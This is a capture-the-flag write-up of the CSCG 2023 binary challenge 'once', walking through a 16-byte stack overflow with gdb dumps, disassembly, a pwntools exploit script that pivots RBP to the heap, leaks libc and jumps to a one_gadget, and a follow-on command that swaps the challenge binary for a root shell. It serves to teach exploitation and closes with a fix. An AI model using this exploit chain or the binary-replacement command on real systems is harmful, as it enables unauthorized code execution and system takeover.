# Parents may die

This is a writeup for a very nice pwn challenge called `once` I've solved at cscg 2023 that involed a pretty based trick I learned and wanted to share. kudos to lion for writing the challenge.

Here's the source:

```c
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


void provide_a_little_help() {
  const char* needle = NULL;
  const char* needles[] = {
    "once",
    "[heap]",
    "[stack]",
    NULL
  };
  int i = 0;
  char buf[512] = {0};

  FILE* fp = fopen("/proc/self/maps", "r");
  if (!fp) {
    perror("fopen");
    exit(1);
  }

  while((needle = needles[i]) != NULL) {
    if (!fgets(buf, sizeof(buf), fp) || !buf[0]) {
      break;
    }
    if (strstr(buf, needle)) {
      *strchr(buf, ' ') = '\0';
      printf("%s: %s\n", needle, buf);
      i++;
    }
  }

  fflush(stdout);
}
```

```c
int main() {
  unsigned char buf[0];

  provide_a_little_help();

  fread(buf, 1, 0x10, stdin);

  return 0;
}
```

and here are the protections:

```
maxi@MDesktopL:~/cscg/pwn/once$ checksec once
[*] '/home/maxi/cscg/pwn/once/once'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

The `main` function first calls `provide_a_little_help()` which leaks the pie, heap and stack base. This is done by opening `/proc/self/maps`, iterating over the contents line by line until we find the first entry that contains one of the needles (e.g `[heap]`) and then printing it. Interestingly, the `[Stack]` entry wont be so useful at first sight because the end and the start of the stack are randomized not only in terms of location but also in terms of offset.

After that, `main` lets us do a 16 byte overflow on the stack without a canary. As we will later see, this will grant us `RBP` and `RIP` control.

## Setup

This is the Dockerfile:

```dockerfile
FROM fedora@sha256:23c63666eefb64cd2364e6d8ad327f06abf9eb1f34b621e9fd6c1602e142244b

RUN dnf install -y socat

COPY flag.txt /flag.txt
COPY once /once
RUN chmod +x /once

RUN dnf install -y  gdb python3
RUN dnf install  -y wget unzip git
RUN git clone https://github.com/pwndbg/pwndbg && cd pwndbg && ./setup.sh && cd ..
RUN dnf install tmux -y
```

```
CMD [ "socat", "tcp-l:1024,reuseaddr,fork", "EXEC:'./once'" ]
```

The pwndbg, gdb, tmux installs and so on are added by me. Oh and of course we have to get RCE! Note that the challenge runs the binary with socat, which is going to become important later.

### Exploit ideas

So what do we do here? There are many ways to solve this. I'm going to list a few ideas and primitives that I had:

- unlimited write. 16 bytes is not that much. Can we call main again to get the 16 byte write again? Surely, we can just overwrite the saved rip with the main function address but what about the saved base pointer? Also, if we just call main again, we cant write anywhere else because we "spend" our writes on calling main again… mhh…
- leak libc base via `provide_a_little_help`. The function contains a juicy printf and also reads /proc/self/maps. Luckily libc does buffering so that the file contents will be buffered on the heap… Maybe we can jump to just the right place in the function
- stack pivot. Somehow we have to get RCE in the end. Since we have RBP control we can easily pivot the stack to lets say the heap and then ROP from there. But then, how do we get the ropchain into there?
- system(), Once we leaked libc, we could try to call `system()`. We would need a ROP chain to get the first argument into rdi.
- one gadget. If we can leak libc, we can also just call onegaget. This seems easier because we dont need to prepare an argument for 'system

The great thing is: All of them work! But some are more involed than others. I think my solution is one of the most elegant ones

### Stack Situation

The first thing I did is look at what the stack looks like right before we write into the `buf` variable to verify my assumption about RBP and RIP control. So lets break right before we write into buf:

```
-----------------------------------------[ DISASM / x86-64 / set emulate on ]
 > 0x5610cbb2f33a <main+37>     call   fread@plt                <fread@plt>
        ptr: 0x7fff88ddc060 <- 0x1
        size: 0x1
        n: 0x10
        stream: 0x7f68b9626aa0 (_IO_2_1_stdin_) <- 0xfbad2088

   0x5610cbb2f33f <main+42>     mov    eax, 0
```

```
   0x5610cbb2f344 <main+47>     pop    rbp
   0x5610cbb2f345 <main+48>     ret

   0x5610cbb2f346               add    byte ptr [rax], al
   0x5610cbb2f348 <_fini>       endbr64
   0x5610cbb2f34c <_fini+4>     sub    rsp, 8
   0x5610cbb2f350 <_fini+8>     add    rsp, 8
   0x5610cbb2f354 <_fini+12>    ret

   0x5610cbb2f355               add    byte ptr [rax], al
   0x5610cbb2f357               add    byte ptr [rax], al
-------------------------------------------------------[ STACK ]
00:0000 rdi rbp rsp 0x7fff88ddc060 <- 0x1
01:0008             0x7fff88ddc068 -> 0x7f68b947a510 (__libc_start_call_main+128)
02:0010             0x7fff88ddc070 -> 0x7fff88ddc160 -> 0x7fff88ddc168 <- 0x38 /* '8' */
03:0018             0x7fff88ddc078 -> 0x5610cbb2f315 (main) <- push rbp
04:0020             0x7fff88ddc080 <- 0x1cbb2e040
05:0028             0x7fff88ddc088 -> 0x7fff88ddc178 -> 0x7fff88ddd7a7 <- '/pwn/once'
06:0030             0x7fff88ddc090 -> 0x7fff88ddc178 -> 0x7fff88ddd7a7 <- '/pwn/once'
07:0038             0x7fff88ddc098 <- 0x65bf22cbc16fdde0
-----------------------------------------------------[ BACKTRACE ]
 > f 0   0x5610cbb2f33a main+37
   f 1   0x7f68b947a510 __libc_start_call_main+128
   f 2   0x7f68b947a5c9 __libc_start_main_impl+137
   f 3   0x5610cbb2f0f5 _start+37
```

We stopped right before the call to fread. Look at the `[STACK]` portion. You can see that rbp and rsp contain the same address. This means that our stack frame is essentially empty, as it only contains a zero sized buffer. Looking back at the `[DISASM]` region, we see that we are about to read 16 bytes into… rsp/rbp! So indeed, we now overflow the saved basepointer, which in this case is 0x1 (I dont know why) and the saved instruction pointer which points to `libc_start_call_main`. Great!

However, we notice something quite nice. If you look at what follows on the stack, you see a pointer to the stack itself (stack item 02) and right after that at stack item 3, a pointer the the start of main. Wouldn't those be perfect candiates for RBP,RIP? Put this at the back of your head, this is going to get important

## Leaking Libc

I wanted to continue on the idea of leaking libc through `provide_a_little_help()`. Lets look at the disassembly:

```
   0x00005610cbb2f1b9 <+0>: push   rbp
```

```
0x00005610cbb2f1ba <+1>: mov    rbp,rsp
0x00005610cbb2f1bd <+4>: sub    rsp,0x240
0x00005610cbb2f1c4 <+11>:    mov    QWORD PTR [rbp-0x10],0x0
0x00005610cbb2f1cc <+19>:    lea    rax,[rip+0xe31]        # 0x5610cbb30004
0x00005610cbb2f1d3 <+26>:    mov    QWORD PTR [rbp-0x40],rax
0x00005610cbb2f1d7 <+30>:    lea    rax,[rip+0xe2b]        # 0x5610cbb30009
0x00005610cbb2f1de <+37>:    mov    QWORD PTR [rbp-0x38],rax
0x00005610cbb2f1e2 <+41>:    lea    rax,[rip+0xe27]        # 0x5610cbb30010
0x00005610cbb2f1e9 <+48>:    mov    QWORD PTR [rbp-0x30],rax
0x00005610cbb2f1ed <+52>:    mov    QWORD PTR [rbp-0x28],0x0
0x00005610cbb2f1f5 <+60>:    mov    DWORD PTR [rbp-0x4],0x0
0x00005610cbb2f1fc <+67>:    mov    QWORD PTR [rbp-0x240],0x0
0x00005610cbb2f207 <+78>:    mov    QWORD PTR [rbp-0x238],0x0
0x00005610cbb2f212 <+89>:    lea    rdx,[rbp-0x230]
0x00005610cbb2f219 <+96>:    mov    eax,0x0
0x00005610cbb2f21e <+101>:   mov    ecx,0x3e
0x00005610cbb2f223 <+106>:   mov    rdi,rdx
0x00005610cbb2f226 <+109>:   rep stos QWORD PTR es:[rdi],rax
0x00005610cbb2f229 <+112>:   lea    rax,[rip+0xde8]        # 0x5610cbb30018
0x00005610cbb2f230 <+119>:   mov    rsi,rax
0x00005610cbb2f233 <+122>:   lea    rax,[rip+0xde0]        # 0x5610cbb3001a
0x00005610cbb2f23a <+129>:   mov    rdi,rax
0x00005610cbb2f23d <+132>:   call   0x5610cbb2f080 <fopen@plt>
0x00005610cbb2f242 <+137>:   mov    QWORD PTR [rbp-0x18],rax
0x00005610cbb2f246 <+141>:   cmp    QWORD PTR [rbp-0x18],0x0
0x00005610cbb2f24b <+146>:   jne    0x5610cbb2f2ea <provide_a_little_help+305>
0x00005610cbb2f251 <+152>:   lea    rax,[rip+0xdd2]        # 0x5610cbb3002a
0x00005610cbb2f258 <+159>:   mov    rdi,rax
0x00005610cbb2f25b <+162>:   call   0x5610cbb2f090 <perror@plt>
0x00005610cbb2f260 <+167>:   mov    edi,0x1
0x00005610cbb2f265 <+172>:   call   0x5610cbb2f0a0 <exit@plt>
0x00005610cbb2f26a <+177>:   mov    rdx,QWORD PTR [rbp-0x18]
0x00005610cbb2f26e <+181>:   lea    rax,[rbp-0x240]
0x00005610cbb2f275 <+188>:   mov    esi,0x200
0x00005610cbb2f27a <+193>:   mov    rdi,rax
0x00005610cbb2f27d <+196>:   call   0x5610cbb2f060 <fgets@plt>
0x00005610cbb2f282 <+201>:   test   rax,rax
0x00005610cbb2f285 <+204>:   je     0x5610cbb2f303 <provide_a_little_help+330>
0x00005610cbb2f287 <+206>:   movzx  eax,BYTE PTR [rbp-0x240]
0x00005610cbb2f28e <+213>:   test   al,al
0x00005610cbb2f290 <+215>:   je     0x5610cbb2f303 <provide_a_little_help+330>
0x00005610cbb2f292 <+217>:   mov    rdx,QWORD PTR [rbp-0x10]
0x00005610cbb2f296 <+221>:   lea    rax,[rbp-0x240]
0x00005610cbb2f29d <+228>:   mov    rsi,rdx
0x00005610cbb2f2a0 <+231>:   mov    rdi,rax
0x00005610cbb2f2a3 <+234>:   call   0x5610cbb2f0c0 <strstr@plt>
```

```
0x00005610cbb2f2a8 <+239>:   test   rax,rax
0x00005610cbb2f2ab <+242>:   je     0x5610cbb2f2ea <provide_a_little_help+305>
0x00005610cbb2f2ad <+244>:   lea    rax,[rbp-0x240]
0x00005610cbb2f2b4 <+251>:   mov    esi,0x20
0x00005610cbb2f2b9 <+256>:   mov    rdi,rax
0x00005610cbb2f2bc <+259>:   call   0x5610cbb2f040 <strchr@plt>
0x00005610cbb2f2c1 <+264>:   mov    BYTE PTR [rax],0x0
0x00005610cbb2f2c4 <+267>:   lea    rdx,[rbp-0x240]
0x00005610cbb2f2cb <+274>:   mov    rax,QWORD PTR [rbp-0x10]
0x00005610cbb2f2cf <+278>:   mov    rsi,rax
0x00005610cbb2f2d2 <+281>:   lea    rax,[rip+0xd57]        # 0x5610cbb30030
0x00005610cbb2f2d9 <+288>:   mov    rdi,rax
0x00005610cbb2f2dc <+291>:   mov    eax,0x0
0x00005610cbb2f2e1 <+296>:   call   0x5610cbb2f050 <printf@plt>
0x00005610cbb2f2e6 <+301>:   add    DWORD PTR [rbp-0x4],0x1
0x00005610cbb2f2ea <+305>:   mov    eax,DWORD PTR [rbp-0x4]
0x00005610cbb2f2ed <+308>:   cdqe
0x00005610cbb2f2ef <+310>:   mov    rax,QWORD PTR [rbp+rax*8-0x40]
0x00005610cbb2f2f4 <+315>:   mov    QWORD PTR [rbp-0x10],rax
0x00005610cbb2f2f8 <+319>:   cmp    QWORD PTR [rbp-0x10],0x0
0x00005610cbb2f2fd <+324>:   jne    0x5610cbb2f26a <provide_a_little_help+177>
0x00005610cbb2f303 <+330>:   mov    rax,QWORD PTR [rip+0x2d06]
0x00005610cbb2f30a <+337>:   mov    rdi,rax
0x00005610cbb2f30d <+340>:   call   0x5610cbb2f070 <fflush@plt>
0x00005610cbb2f312 <+345>:   nop
0x00005610cbb2f313 <+346>:   leave
0x00005610cbb2f314 <+347>:   ret
```

Looking at this, I came up with two ways to leak libc:

1) Jump to +112, skipping the the needle initialitation (the rip relative loads) and the null initialitation of the file contents buffer. As needles are acessed via `RBP`, we could maybe position RBP so that it points to some other strings that also cause the function to print lines with `libc.so.6` in them.

2) Jump to +267 with an RBP pointing to the heap. We can see that the first instruction loads rbp-0x240 into rdx. Normally, this is a pointer to the line the program just read from `/pro/self/mem`, containing one of the needles we are searching for. Since we have RBP control, we could probably make this point to the file offset where libc lines are located. The second argument for printf (not the format string itself - its loaded at +281) is `[rbp-0x10]`. Remember that this loads whatever is at this stack location as an address. So the heap in this case, has to contain a valid address there. Else, the program is going to crash when calling printf. We are not yet finished tho. Lets say we survive the printf. As we jumped right into the fgets,strstr,printf loop (please check the source), the program now wants to continue. Offset +301 increments `i`, which is also stored

> on the stack. After that, `[rbp+rax*8-0x40]` corresponds to `needles[i]`, remember that we put `i` into `eax` and called `cdqe`, which extends a 32 bit to a 64 bit value. Finally, we move `needles[i]` to `[rbp+0x10]` and compare it with 0, if the comparison yields true, we do not take the `jne <provide_a_little_help+117>` at +324 and call `fflush(stdout)`.

I couldn't verify if the first approach would work but I've gone for the second one as it invloves fewer instructions. Before moving on, lets quickly verify that after `provide_a_little_help()` is called, the file contents remain on the heap due to libc buffering:

```
pwndbg> telescope  0x561298df6000 150
00:0000  0x561298df6000 <- 0x0
01:0008  0x561298df6008 <- 0x291
02:0010  0x561298df6010 <- 0x0
... ↓     80 skipped
53:0298  0x561298df6298 <- 0x1e1
54:02a0  0x561298df62a0 <- 0xfbad2488
55:02a8  0x561298df62a8 -> 0x561298df6736 <- 0x3862323965666637 ('7ffe92b8')
56:02b0  0x561298df62b0 -> 0x561298df682a <- 'c23d000 rw-p 001d2000 00:32 3422322
57:02b8  0x561298df62b8 -> 0x561298df6480 <- 0x31306266372d3030 ('00-7fb01')
... ↓     4 skipped
5c:02e0  0x561298df62e0 -> 0x561298df6880 <- 0x0
5d:02e8  0x561298df62e8 <- 0x0
... ↓     3 skipped
61:0308  0x561298df6308 -> 0x7fb01c23c6a0 (_IO_2_1_stderr_) <- 0xfbad2086
62:0310  0x561298df6310 <- 0x3
63:0318  0x561298df6318 <- 0x0
64:0320  0x561298df6320 <- 0x0
65:0328  0x561298df6328 -> 0x561298df6380 <- 0x0
66:0330  0x561298df6330 <- 0xffffffffffffffff
67:0338  0x561298df6338 <- 0x0
68:0340  0x561298df6340 -> 0x561298df6390 <- 0x0
69:0348  0x561298df6348 <- 0x0
... ↓     2 skipped
6c:0360  0x561298df6360 <- 0xffffffff
6d:0368  0x561298df6368 <- 0x0
6e:0370  0x561298df6370 <- 0x0
6f:0378  0x561298df6378 -> 0x7fb01c238600 (__GI__IO_file_jumps) <- 0x0
70:0380  0x561298df6380 <- 0x0
... ↓     29 skipped
8e:0470  0x561298df6470 -> 0x7fb01c2380c0 (__GI__IO_wfile_jumps) <- 0x0
8f:0478  0x561298df6478 <- 0x411
90:0480  0x561298df6480 <- 0x31306266372d3030 ('00-7fb01')
91:0488  0x561298df6488 <- 0x2030303035343263 ('c245000 ')
92:0490  0x561298df6490 <- 0x30303020702d7772 ('rw-p 000')
93:0498  0x561298df6498 <- 0x3030203030303030 ('00000 00')
```

```
94:04a0  0x561298df64a0 <- 0x370a20302030303a (':00 0 \n7')
95:04a8  0x561298df64a8 <- 0x3834326331306266 ('fb01c248')
```

Thats a bingo! I've stopped the process right after the function and we can see the beginning of the file contents right at the bottom. Note that `0x561298df6000` is the start of the heap

#### Heap tango

Okay, lets try it: Find a heap position `rbp` so that

- `rbp-0x240` (`buf`) is and address that contains a string with libc addresses
- `[rbp-0x10]` (`needle`) contains `NULL`
- `[rbp-0x4]` (`i`) is a small value (else the needles lookup might easily be out of bounds)
- `[rbp-0x40+([rbp-0x4]+1)*8]` (`needles[i+1]`) contains `NULL`

We want to set most of the values to `NULL` because then the loop won't continue executing and we don't have to deal with another round.

Of course, this is easily scriptable but after a few minutes I've found `rbp = heapbase+2640`:

- `rbp-0x240` : `0x55736ea4d810 <- '               [vsyscall]\n8ff8000 rw-p 001d2000 00:32 3422322                    /usr/lib64/libc.so.6\n7f8f18ff80'`
- `[rbp-0x10]` : `0x55736ea4da40 <- 0x0`
- `[rbp-0x4]` : `0x55736ea4da4c <- 0x0`
- `[rbp-0x40+([rbp-0x4]+1)*8]` : `0x55736ea4da18 <- 0x0`

Perfect! In the string we can see the end of the `vsyscall` line and after that, a libc address weirdly splitted (first half at the end of the string, second one at the beginning). All other variable are 0, which is ideal. `printf` will just print `(nul)` when encountering a `nullptr` as an argument to `%s`.

Our first write in the main function will be `p64(heapbase+2640)+p64(provide_a_little_help+267)`

```python
piebase,heapbase,stackstart,stackend = readleak()

provide_a_little_help = piebase + 4537
printf_help = provide_a_little_help+267
heap_target =heapbase+2640

p.send(p64(heap_target)+p64(printf_help))
p.interactive()
```

Fire!

```
[root@32d8647df899 pwn]# python3 exploit.py
[*] Switching to interactive mode
(null): call]
```

```
2672000 rw-p 001d2000 00:32 3422322                    /usr/lib64/libc.so.6
7f7672672000-7f767267a000 rw-p
[*] Got EOF while reading in interactive
```

We got a leak! Bad news: we crash after that. I immidiately thought: Sure! It's because `provide_a_little_help` is doing `ret` and as we remember, there is a stack pointer on the stack as the next element... shit, and we can't overwrite this value as we only have 16 bytes :/

## leave;ret

But before giving up on this idea, I wanted to look at whats going on more closely and indeed we noticed something weird:

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000000000 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
--------------------[ REGISTERS / show-flags off / show-compact-regs off ]
 RAX  0x0
 RBX  0x7ffd832db168 -> 0x7ffd832dcfea <- 0x2e0065636e6f2f2e /* './once' */
*RCX  0xc00
 RDX  0x1
*RDI  0x7f3b58203a30 (_IO_stdfile_1_lock) <- 0x0
*RSI  0x1
 R8   0x400
*R9   0x73
*R10  0x0
*R11  0x202
 R12  0x0
 R13  0x7ffd832db178 <- 0x0
 R14  0x559890f51d70 (__do_global_dtors_aux_fini_array_entry) -> 0x559890f4f170
 R15  0x7f3b58245000 (_rtld_local) -> 0x7f3b582462c0 -> 0x559890f4e000 <- 0x10102464c457f
*RBP  0x0
*RSP  0x5598923d4a60 <- 0x0
*RIP  0x0
---------------------
Invalidaddress 0x0
```

Why do we crash with `0x0` as the return target? And why is `RSP` suddenly on the heap and not on the stack? We did only modify `RBP`! Well it turns out, `provide_a_little_help` is not only doing ret, it's doing `leave,ret` as you can see in the listing. This means before popping the return pointer from the stack, `RBP` is copied to `RSP`. So the return pointer is now popped from the heap, which as sooo many zerooos.

My next thought was: What if we could just put a valid return address after our heap position? This implies that we first need to write our chosen heap locaiton.

Remember the special stack situation?

```
00:0000 rdi rbp rsp 0x7fff88ddc060 <- 0x1 [WE OVERFLOW THIS]
01:0008             0x7fff88ddc068 -> 0x7f68b947a510 (libc_start_call_main+128) [AND THIS]
02:0010             0x7fff88ddc070 -> 0x7fff88ddc160 -> 0x7fff88ddc168 <- 0x38 /* '8' */
03:0018             0x7fff88ddc078 -> 0x5610cbb2f315 (main) <- push rbp
```

The next two intems after our overwrite are - conveniently - a stack addresss and the start of main. The next step took me some time to figure out. Pause now to figure out how

- We can write to the heap
- After that get RBP and RIP control again to jump to the printf

Solution: In the first call to main, we overwrite `RBP` with `heapbase+2640` and `RIP` with `main+14`. Take a look at the disassembly of main! You can see that if we jump to `main+14`, the program loads `stdin`, sets up `0x1 * 0x10 = 16` bytes as the ammount to read and reads directly into `RBP`, that we control! Allowing us to write 16 bytes to the heap.

Now imagine what happens with the stack:

1) first main call. We overwrite the saved rbp and rip so that we get a second write to the heap. RSP is now decremented by 16 bytes (two stack items)
2) second main call (+14) with `RBP=heapbase+2640`. We read 16 bytes to the heap… That means the stack is not affected.
3) end of second main call: The next two stack items are now some stack addr and the address of the main function again. Perfect! We have yet another chance to overwrite
4) third main call (+0!). Luckily, main does `push rbp; mov rbp,rsp` at the start, effectivly allowing us to overflow the saved rbp and rip again! (because rsp is still untouched)

What do we write in the second step to the heap? How about the address of main? This would allow us to jump back to main when jumping to the printf call in `provide_a_little_help`

5) third main call (+0!) overwrite rbp and rip so that we jump to the printf and set rbp to our heap location (which now has the addr of main after it)

Lets try this:

```python
piebase,heapbase,stackstart,stackend = readleak()

provide_a_little_help = piebase + 4537
main = piebase + 4885
main_fread  = main + 14
printf_help = provide_a_little_help+267
heap_target =heapbase+2640

p.send(p64(heap_target)+p64(main_fread))  # prepare to write to heap
```

```
p.send(p64(main)+p64(main))               # write ret addr to heap.
p.send(p64(heap_target)+p64(printf_help)) # jump to printf with heap as rbp
p.interactive()
```

When executing, we notice that that the binary doesnt crash. Lets see if `provide_a_little_help` is popping the right address:

```
-----------------------------[ DISASM / x86-64 / set emulate on ]
   0x5594ca874303 <provide_a_little_help+330>    mov    rax, qword ptr [rip + 0x2d06]
   0x5594ca87430a <provide_a_little_help+337>    mov    rdi, rax
   0x5594ca87430d <provide_a_little_help+340>    call   fflush@plt
   0x5594ca874312 <provide_a_little_help+345>    nop
   0x5594ca874313 <provide_a_little_help+346>    leave
 > 0x5594ca874314 <provide_a_little_help+347>    ret

   0x5594ca874315 <main>                         push   rbp
   0x5594ca874316 <main+1>                       mov    rbp, rsp
   0x5594ca874319 <main+4>                       mov    eax, 0
   0x5594ca87431e <main+9>                       call   provide_a_little_help
-------------------------------------------[ STACK ]
00:0000 rsp 0x5594cae21a50 -> 0x5594ca874315 (main) <- push rbp
01:0008     0x5594cae21a58 -> 0x5594ca874315 (main) <- push rbp
```

Looks good to me! Now we can just read the libc leak from stdout and calculate the address of a onegaget. We haven't looked into the ones available_

```
maxi@MDesktopL:~/cscg/pwn/once$ one_gadget libc.so.6
0x4d170 posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL
  rbx == NULL || (u16)[rbx] == NULL

0xf5552 posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x40], 0, rsp+0x70, [rsp+0xf0])
constraints:
  [rsp+0x70] == NULL
  [[rsp+0xf0]] == NULL || [rsp+0xf0] == NULL
  [rsp+0x40] == NULL || (s32)[[rsp+0x40]+0x4] <= 0

0xf555a posix_spawn(rsp+0x64, "/bin/sh", [rsp+0x40], 0, rsp+0x70, r9)
constraints:
  [rsp+0x70] == NULL
  [r9] == NULL || r9 == NULL
  [rsp+0x40] == NULL || (s32)[[rsp+0x40]+0x4] <= 0

0xf555f posix_spawn(rsp+0x64, "/bin/sh", rdx, 0, rsp+0x70, r9)
constraints:
  [rsp+0x70] == NULL
```

```
[r9] == NULL || r9 == NULL
rdx == NULL || (s32)[rdx+0x4] <= 0
```

The second entry looks perfect. Im sure we can find a location for rbp where all offsets are zero.

How about `RBP = heapbase+0x1000`? Surely there are a lot of zeros there. And we set `RIP = libcbase+0xf5552`

The exploit now looks like this:

```python
piebase,heapbase,stackstart,stackend = readleak()

provide_a_little_help = piebase + 4537
main = piebase + 4885
main_fread  = main + 14
printf_help = provide_a_little_help+267
heap_target =heapbase+2640

p.send(p64(heap_target)+p64(main_fread))  # prepare to write to heap
p.send(p64(main)+p64(main))               # write ret addr to heap.
p.send(p64(heap_target)+p64(printf_help)) # jump to printf with heap as rbp

p.recvuntil(b'/usr/lib64/libc.so.6\n').decode()
leak = p.recvline()

libcbase = int(leak.split(b'-')[0].decode(),16)-1921024 # calc libcbase
gadgetaddr = libcbase + 0xf5552

print(f'{hex(libcbase) = }')

p.send(p64(heapbase+0x1000)+p64(gadgetaddr)) # STEP 5)
p.interactive()
```

aaaaaaand…

```
[root@32d8647df899 pwn]# python3 exploit.py
...
Program is executing /bin/dash
...
```

Great! Lets throw it against remote:

```
[root@32d8647df899 pwn]# python3 exploit.py
[+] Opening connection to ***-intro-heap-1.challenge.master.cscg.live on port 31337: Done
7fec34fbd000-7fec34fc5000 rw-p

hex(libcbase) = '0x7fec34de8000'
[*] Switching to interactive mode
once: 55bc2da71000-55bc2da72000
```

```
[heap]: 55bc2ec95000-55bc2ecb6000
[stack]: 7fff21dd6000-7fff21df7000
[*] Got EOF while reading in interactive
```

### Works on my machine

The exploit doesn't work remotely. It closes the connection before we are able to interact further. Can you figure out why? Hint: Look at the Dockerfile. I developed the exploit while simply spwaning a `once` process and debugging it.


`The parent dies.` In our local gdb session, gdb just followed the child that was spawned, `/bin/bash`, but if you would follow the original once process, you would notice that it actually crashes after calling the onegadget on a `movaps`. Remotely, the process is spawned via `socat`, which does the classic `fork->execve` to execute `once`. Now this once process also does `fork->execve(/bin/bash)` and crashes after that. Since socat watches the parent process, it terminates the connection as soon the parent process dies.

I've fixed the `movaps` issue through aligning `rsp` but then the parent crashes shortly after. Now comes the nice trick. Can you figure out how we can get control of the system now with minimal modifications?

At first, I thought about taking a completely different route and going for a ropchain, or further trying to fix the parent so that it does not exit. But after some time I realised it:

The child process gets spawned. It is alive - and it does inherit all file handles from its parent, including `stdin, which is connectd to the socket stream of socat`. Although the parent dies, the child (`/bin/bash`) reads the remeaning bytes in the socket connection, as the parent does exactly read 16 bytes and not more (for fread). This means if we send a command after our payload, **it will be executed by the child**, but the connection will be closed.

Nice, so lets just use a reverse shell:




Okay... what do we do then? Then I realised we can do a pretty hilarious payload, since the challenge runs with root inside the container

```
rm /once && ln -s /bin/bash /once
```

This removes the challenge binary and replaces it with a symlink to /bin/sh, causing socat to spawn a shell on the next connection:

```
maxi@MDesktopL:~/cscg/pwn/once$ python3 exploit.py
[+] Opening connection to ***-intro-heap-1.challenge.master.cscg.live on port 31337: Done
7f9637e84000-7f9637e8c000 rw-p

hex(libcbase) = '0x7f9637caf000'
Ncat: Input/output error.
[*] Closed connection to ***-intro-heap-1.challenge.master.cscg.live port 31337
maxi@MDesktopL:~$ ncat --ssl ***-once.challenge.master.cscg.live 31337
id
uid=0(root) gid=0(root) groups=0(root)
cat /flag.txt
CSCG{buff3r1n6_y0ur_w4y_70_rc3}
```

## final thoughts

I just loved that way of exploiting it since I saw so many more convoluted exploits, using looped writes to prepare ropchains and fighting libc buffering. Overall, very nice challenge that shows that even small overflows can get you pwned.

## Fix

To fix this vulnerability, make the buffer large enough to prevent an overflow:

```
<...>
int main() {
  unsigned char buf[0x10];

  provide_a_little_help();

  fread(buf, 1, 0x10, stdin);

  return 0;
}
<...>
```